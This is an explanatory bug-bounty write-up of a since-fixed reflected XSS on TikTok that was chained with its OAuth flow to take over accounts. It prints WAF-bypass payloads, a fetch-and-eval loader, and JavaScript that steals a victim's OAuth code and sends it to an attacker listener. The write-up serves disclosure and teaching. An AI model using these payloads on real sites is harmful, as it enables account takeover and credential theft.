For the impact demonstration they used the "Login With TikTok" option on ads.tiktok.com, TikTok's advertising portal. They note that the same option is offered by other TikTok services such as sellers and shops. The important detail is that the XSS lives on www.tiktok.com, and that is the same host that serves the OAuth authorisation page. A host is the part of a web address after https:// and before the first /, for example www.tiktok.com. Two pages on the same host are said to share an origin, and browsers treat pages from the same origin as one another's trusted neighbours. That shared trust is what makes the chain possible.
Finding the flaw
The first thing to try with a parameter that ends up in a link is to see whether the page will accept a different kind of link. The researchers inserted common XSS test values such as javascript:alert() and javascript:// into the link parameter. javascript: is a special prefix that tells a browser to run the text after it as code instead of navigating to a page, and alert() is a JavaScript function that pops up a dialog box. Nothing changed: the redirect link stayed as https://go.onelink.me/BAuo/.
What moved things forward was noticing that the path portion of the link value is reflected into the page's HTML. HTML is the language web pages are written in; it is a set of tags and attributes that tell the browser what to display. "Reflected" means the value you supplied comes back inside the page the server sends you. Setting the parameter to https://go.onelink.me/mrhavit/ caused that value to be embedded in the page.
https://www.tiktok.com/status?status=1&link=https://go.onelink.me/mrhavit/
The next question was whether the value was safely confined inside the href attribute or whether it could break out and add new attributes or events. An href attribute is the part of a link tag that holds the destination address. Attributes are written inside the tag and their values are normally wrapped in quotes. If the page does not escape quotes in the value you supply, you can close the quote yourself and start writing new attributes. Escaping means converting characters that have a special meaning into a safe form so they are treated as ordinary text. The escaping here was not set properly, and a double quote followed by text was enough to insert a new event into the href attribute.
https://www.tiktok.com/status?status=1&link=https://go.onelink.me/mrhavit/%22%20test
In that address, %22 is the URL-encoded form of a double quote and %20 is the encoded form of a space. URL encoding is how characters that are not allowed in a web address, or that would be confusing, are written as a percent sign followed by two hexadecimal digits. So the value being sent is https://go.onelink.me/mrhavit/" test: the quote closes the attribute, the space separates it from what follows, and test becomes a new attribute. The page accepted it, which showed the researchers could write their own attributes into the tag.
At that point they had a solid lead for XSS and dug deeper.
Exploitation
Step 1: an event handler, and a WAF
Being inside the href attribute, the natural next step was to inject an event handler. An event handler is an attribute whose name starts with on, such as onclick, and whose value is JavaScript that the browser runs when the matching event happens. onclick runs when the element is clicked. Since the page already had a button that visitors are meant to click, onclick was the obvious choice: the victim's own click would trigger the code.
The first attempt hit a WAF. A WAF (web application firewall) is a filter that sits in front of a website and inspects incoming requests, blocking ones that look like attacks. It is like a security guard at the door who checks everyone's bag against a list of forbidden items.
https://www.tiktok.com/status?status=1&link=https://go.onelink.me/mrhavit/%22%20onclick=alert(1)
Because the injection point was unusual, no ready-made payload from the internet worked. A payload is simply the piece of input an attacker sends to trigger the flaw. The researchers worked on dealing with the WAF and crafted a payload by hand. Characters such as > and < were escaped or encoded properly, so they used encoding tricks to get the onclick event in. After some work with JavaScript, they found a bypass that executed JavaScript successfully.
https://www.tiktok.com/status?status=1&link=https://go.onelink.me/dsa\+%0A%0D%0A%0D%22%3C!%3E!%0D%0Atarget=%22_blank%22%0D%0Aonclick=%0D%0A%22%0D%0Ax=window[%27pr%27%2b%27o%27%2b%27m%27+%2b%27pt%27](%271%27)(%271%27)%0D%0Aompt,%0D%0Ax`Tiktok`
Reading that address piece by piece, in plain words:
%0Aand%0Dare encoded line breaks (line feed and carriage return). They are used here to break the payload into lines, which is one of the tricks for getting past a filter that looks for patterns on a single line.%22is the double quote that closes thehrefattribute value, exactly as in the earlier test.%3C!%3E!decodes to<!>!, a fragment that is not a real HTML tag but helps the payload take the shape the filter expects.target=%22_blank%22adds atargetattribute with the value_blank, which tells the browser to open the link in a new tab.onclick=%0D%0A%22starts theonclickattribute and opens its quoted value.x=window[%27pr%27%2b%27o%27%2b%27m%27+%2b%27pt%27](%271%27)(%271%27)builds the name of a JavaScript function by gluing strings together:'pr'plus'o'plus'm'plus'pt'makesprompt, andwindow[...]looks that function up on the browser's global object. The two('1')calls then invoke it. Building a name from pieces is another way to avoid a filter that searches for the finished word.ompt,%0D%0Axand the backtick-quotedTiktokare part of the same construction, arranged so the whole thing parses as valid JavaScript once the browser reads it.
The point of the exercise is not the specific string but the method: when a filter blocks the obvious spelling of something, you find another spelling that the browser still understands.
Step 2: demonstrating impact through OAuth
The researchers do not report an XSS without showing what it can do. A bug report that only says "I can make a dialog box appear" is easy for a company to deprioritise; a report that shows an attacker taking over an account is not.
Stealing cookies is rarely viable these days. A cookie is a small piece of data a website stores in your browser so it can recognise you on later requests; the session cookie is effectively your logged-in badge. The HTTPOnly flag is a setting that tells the browser to keep a cookie away from JavaScript, so even injected script cannot read it. With that route closed, the researchers looked for another way to turn the XSS into an account takeover, and found it in TikTok's OAuth implementation.
Most TikTok services offer "Login With TikTok". The researchers focused on ads.tiktok.com, noting that the same issue affects other services such as sellers and shops.
https://ads.tiktok.com/i18n/login/?_source_=ads_homepage&lang=en®ion=0
Clicking "Log in with TikTok" leads to the authorisation page on www.tiktok.com:
https://www.tiktok.com/auth/authorize?client_key=aw8cb3204x0a1g88&response_type=code&scope=user.info.basic%2Cuser.info.email%2Cuser.info.phone%2Cuser.info.showcase%2Cvideo.list.no_watermark%2Cvideo.list.private_ads.no_watermark%2Cuser.account.configure%2Cvideo.list.manage%2Clive.list%2Ccomment.list%2Ccomment.list.manage&version=1&lang=en&state=[redacted]&redirect_uri=https%3A%2F%2Fads.tiktok.com%2Fi18n%2Flogin%2F%3F_extra%[redacted]%26state%[redacted]&error_uri=https%3A%2F%2Fads.tiktok.com%2Fi18n%2Flogin%2F%3F_extra%[redacted]%26state%[redacted]
This address is long, but it is the same idea as the status page: a path followed by parameters. client_key identifies which application is asking for access. response_type=code says the application wants a code back. scope lists the permissions being requested, such as user.info.basic and video.list.manage, separated by encoded commas (%2C). state is a random value the application uses to check that the answer it receives belongs to the request it made. redirect_uri is where TikTok should send the user afterwards, and it is itself URL-encoded, which is why it looks like a wall of percent signs.
This page is hosted on www.tiktok.com, the same host as the XSS. That is the crucial fact. Clicking "Authorize" generates the following request:
POST /passport/open/web/auth/?client_key=aw8cb3204x0a1g88&scope=user.info.basic%2Cuser.info.phone%2Cuser.account.configure%2Ccomment.list.manage%2Cuser.info.showcase%2Clive.list%2Ccomment.list%2Cvideo.list.private_ads.no_watermark%2Cvideo.list.manage%2Cuser.info.email%2Cvideo.list.no_watermark&aid=1459&source=web&redirect_uri=https%3A%2F%2Fads.tiktok.com%2Fi18n%2Flogin%2F%3F_extra%[redacted]%26state%[redacted]&state=[redacted] HTTP/2
Host: www.tiktok.com
Cookie: [redacted]
Content-Length: 2
Sec-Ch-Ua: "Google Chrome";v="113", "Chromium";v="113", "Not-A.Brand";v="24"
Accept: application/json, text/plain, */*
Content-Type: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/[redacted] Safari/537.36
Origin: https://www.tiktok.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://www.tiktok.com/auth/authorize?client_key=aw8cb3204x0a1g88&response_type=code&scope=user.info.basic%2Cuser.info.email%2Cuser.info.phone%2Cuser.info.showcase%2Cvideo.list.no_watermark%2Cvideo.list.private_ads.no_watermark%2Cuser.account.configure%2Cvideo.list.manage%2Clive.list%2Ccomment.list%2Ccomment.list.manage&version=1&lang=en&state=[redacted]&redirect_uri=https%3A%2F%2Fads.tiktok.com%2Fi18n%2Flogin%2F%3F_extra%[redacted]%26state%[redacted]&error_uri=https%3A%2F%2Fads.tiktok.com%2Fi18n%2Flogin%2F%3F_extra%[redacted]%26state%[redacted]
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

{}
Line by line:
- The first line is the request line.
POSTis the method, which tells the server this request is submitting something rather than just asking for a page./passport/open/web/auth/is the path of the endpoint, an endpoint being a specific address on a server that does a specific job. Everything after the?is the query string, carrying the same kind of parameters as before:client_key,scope,aid,source,redirect_uriandstate.HTTP/2is the version of the protocol the browser is speaking. Host: www.tiktok.comsays which site on the server the request is for.Cookie: [redacted]is the browser attaching the user's cookies, including the session cookie that proves who is logged in. This is why the request can act on the victim's behalf at all.Content-Length: 2says the body of the request is two bytes long.Sec-Ch-Ua,User-Agent,Accept,Accept-EncodingandAccept-Languageare headers, which are extra pieces of information attached to a request. They describe the browser and what kind of answer it can handle. A header is just a name and a value on its own line.Content-Type: application/jsonsays the body is in JSON, a text format for structured data.Origin: https://www.tiktok.comandReferer: https://www.tiktok.com/auth/authorize?...tell the server which page the request came from.Sec-Fetch-Site: same-originconfirms the request is going to the same site that made it.- The blank line separates the headers from the body, and
{}is the body: an empty JSON object.
The response contains the OAuth code.
Combined with the XSS, this means the OAuth code of a victim could be leaked with a single click. The researchers note that TikTok saw no evidence of the vulnerability being exploited before it was fixed, but that attackers who obtained these codes could have used them to take over victims' accounts.
Step 3: the full chain
The researchers built a JavaScript payload that bypassed the WAF and loaded a script from the attacker's server. In their example the script was loaded from http://[redacted]:5500/asd.js. [redacted] is the address a computer uses to refer to itself, and 5500 is a port number, a numbered channel on a machine that a particular service listens on. In other words, they hosted the file on their own machine while testing.
The asd.js file sends an XHR POST request to the OAuth endpoint and forwards the response to a server the attacker controls. XHR stands for XMLHttpRequest, a browser feature that lets JavaScript make requests to a server in the background, without reloading the page.
var xhr = new XMLHttpRequest();xhr.onload = reqListener; xhr.open("POST", "https://www.tiktok.com/passport/open/web/auth/?client_key=aw8cb3204x0a1g88&scope=user.info.basic%2Cuser.info.phone%2Cvideo.list.manage%2Ccomment.list%2Clive.list%2Cvideo.list.private_ads.no_watermark%2Cuser.account.configure%2Cuser.info.showcase%2Cuser.info.email%2Cvideo.list.no_watermark%2Ccomment.list.manage&aid=1459&source=web&redirect_uri=https%3a%2f%2fads.tiktok.com%2fblablablabla&state=[redacted]");xhr.withCredentials = true;xhr.setRequestHeader("Content-Type", "application/json");xhr.send();function reqListener() { location='//[redacted].oastify.com/log?key='+this.responseText; };
Line by line:
var xhr = new XMLHttpRequest();creates the request object. Think of it as filling in a blank request form.xhr.onload = reqListener;says: when the answer comes back, run the function calledreqListener.xhr.open("POST", "https://www.tiktok.com/passport/open/web/auth/?...")prepares a POST request to the same OAuth endpoint seen earlier, with the same kind of parameters.xhr.withCredentials = true;is the key line. It tells the browser to attach the user's cookies to this request. Without it, the request would arrive without the victim's session and the server would not know who was asking.xhr.setRequestHeader("Content-Type", "application/json");labels the body as JSON, matching what the endpoint expects.xhr.send();actually sends the request.function reqListener() { location='//[redacted].oastify.com/log?key='+this.responseText; };is what runs when the answer arrives.this.responseTextis the server's reply, which contains the OAuth code. The code is glued onto the end of a web address on a server the attacker controls, and assigning that address tolocationmakes the browser navigate there, carrying the code with it. Theoastify.comhost is a service used by researchers to catch requests sent to them.
The request is sent with withCredentials = true, so the victim's cookies go with it, and the response is exfiltrated in the key parameter of a request to the attacker's listener. Exfiltration simply means getting data out to somewhere the attacker can read it. The researchers state that this code could have been used by the attacker to gain access to the victim's account.
The video below shows the victim clicking the XSS and the OAuth code being sent back to the attacker's server.
https://www.tiktok.com/status?status=1&link=https://go.onelink.me/dsa\+%0A%0D%0A%0D%22%3C!%3E!%0D%0Atarget=%22_blank%22%0D%0Aonclick=%0D%0A%22%0D%0Ax=window[%27ev%27%2b%27a%27%2b%27l%27]((%27fe%27+%2b+%27tch%27+%2b+%27(%27+%2b+%27\%27ht%27+%2b+%27tp%27+%2b+%27%3a//%27+%2b+%27lo%27+%2b+%27ca%27+%2b+%27lho%27+%2b+%27st%27+%2b+%27%3a%27+%2b+%2755%27+%2b+%2700%27+%2b+%27/%27+%2b+%27as%27+%2b+%27d.%27+%2b+%27js\%27%27+%2b+%27)%27+%2b+%27.%27+%2b+%27the%27+%2b+%27n(%27+%2b+%27re%27+%2b+%27sp%27+%2b+%27on%27+%2b+%27se%27+%2b+%27%3d%3E%27+%2b+%27re%27+%2b+%27sp%27+%2b+%27on%27+%2b+%27se.%27+%2b+%27te%27+%2b+%27xt()%27+%2b+%27.%27+%2b+%27the%27+%2b+%27n(%27+%2b+%27te%27+%2b+%27xt%27+%2b+%27%3d%3E%27+%2b+%27ev%27+%2b+%27al%27+%2b+%27(%27+%2b+%27te%27+%2b+%27xt%27+%2b+%27)%27+%2b+%27)%27+%2b+%27)%27))
This is the same technique as before, applied to a different goal. Instead of building prompt, the pieces build eval, the JavaScript function that runs a string as code. The string being built is a fetch call to http://localhost:5500/asd.js, followed by code that takes the response text and evaluates it. In other words, the payload's only job is to load the attacker's script into the page; the script then does the OAuth request and the exfiltration. Splitting the work in two keeps the injected payload small enough to slip past the filter.
Why it worked
The link parameter of the status page is reflected into the page, and the escaping was not set properly. A double quote breaks out of the attribute value, and the WAF in front of the page did not stop the encoded payload that the researchers eventually used. The XSS sits on www.tiktok.com, the same host as the OAuth authorisation page, so script running there can reach the OAuth response and send it elsewhere. The OAuth flow itself is not described as broken; the weakness is that a script on the same origin can reach the code.
What the impact was
An attacker who gets a logged-in TikTok user to click a crafted link can run JavaScript in the context of www.tiktok.com, request an OAuth code for that user and exfiltrate it. With the code, the attacker could have gained access to the victim's account. The researchers focused on ads.tiktok.com and say the vulnerability also affects other services such as sellers and shops. Exploitation required the victim to click the XSS payload. TikTok confirmed the vulnerability was fixed and had no evidence of it being exploited.
The fix
TikTok fixed the issue. The researchers also reported on April 10th that the XSS was still present in their region; TikTok investigated and confirmed an internal service issue affecting certain regions that allowed the XSS to still be triggered, and fixed it promptly once identified. The report does not describe the code change itself.
Things worth testing elsewhere
- Reflected parameters rendered into
hreforsrcattributes: send a value containing"followed by a new attribute or event, and look for the attribute appearing in the returned HTML. - Region or status pages that take a redirect target as a parameter: change the path of the target URL and check whether it is reflected verbatim.
- WAF-fronted reflection points: try encoded newlines, encoded quotes and split string concatenation in event handlers, and check whether the payload executes in a browser rather than only whether it is reflected.
- OAuth authorisation endpoints on the same origin as a reflected XSS: check whether the code-issuing request can be made with
withCredentialsfrom injected script and whether the response is readable cross-origin. - Other TikTok services offering "Login With TikTok" (sellers, shops): check whether the same status page or a similar reflected parameter is reachable in their flows.
Glossary
- Account takeover: a situation where an attacker gains control of someone else's account, for example by obtaining a credential that the service accepts.
- Attribute: a name and value written inside an HTML tag that configures the element, such as the destination of a link.
- Bug bounty programme: a scheme where a company pays researchers who report security flaws privately.
- Client key: an identifier that tells an OAuth server which application is asking for access.
- Code (OAuth): a short-lived value that an OAuth server issues after a user approves a request, which the application exchanges for access.
- Cookie: a small piece of data a site stores in your browser so it can recognise you on later requests.
- Cross-site scripting (XSS): a flaw where a site puts visitor-supplied input into a page in a way that makes the browser run it as code.
- Endpoint: a specific address on a server that performs a specific job.
- Escaping: converting characters with special meaning into a safe form so they are treated as ordinary text.
- Event handler: an attribute starting with
onwhose value is code the browser runs when the matching event happens. - Exfiltration: getting data out of a system to a place the attacker can read it.
- Header: an extra name and value attached to an HTTP request or response, describing the browser, the content or the context.
- Host: the part of a web address after the scheme and before the first slash, naming the server.
href: the attribute of a link that holds its destination address.- HTML: the language web pages are written in, made of tags and attributes.
- HTTPOnly: a cookie setting that keeps the cookie hidden from JavaScript.
- JavaScript: the programming language browsers run to make pages interactive.
- JSON: a text format for structured data, built from names and values.
- OAuth: a system that lets a third-party site obtain limited access to your account without seeing your password, by having you approve a request and issuing a code.
- Origin: the combination of scheme, host and port that browsers use to decide which pages trust each other.
- Parameter: a name and value pair in a query string, carrying information to a page.
- Payload: the piece of input an attacker sends to trigger a flaw.
- Port: a numbered channel on a machine that a particular service listens on.
- Query string: the part of a web address after the
?, holding parameters separated by&. - Redirect: an instruction from a server or page that sends the browser to a different address.
- Reflected: supplied input that comes back inside the page the server sends.
- Scope: the list of permissions an OAuth application is requesting.
- Session cookie: the cookie that proves which user is logged in.
- State: a random value an OAuth application uses to check that an answer belongs to its own request.
- URL encoding: writing characters that are not allowed or would be confusing in a web address as a percent sign followed by two hexadecimal digits.
- VPN: a service that routes your traffic through a computer in another location so sites see that location.
- WAF (web application firewall): a filter in front of a website that inspects incoming requests and blocks ones that look like attacks.
- XHR (XMLHttpRequest): a browser feature that lets JavaScript make requests to a server in the background.



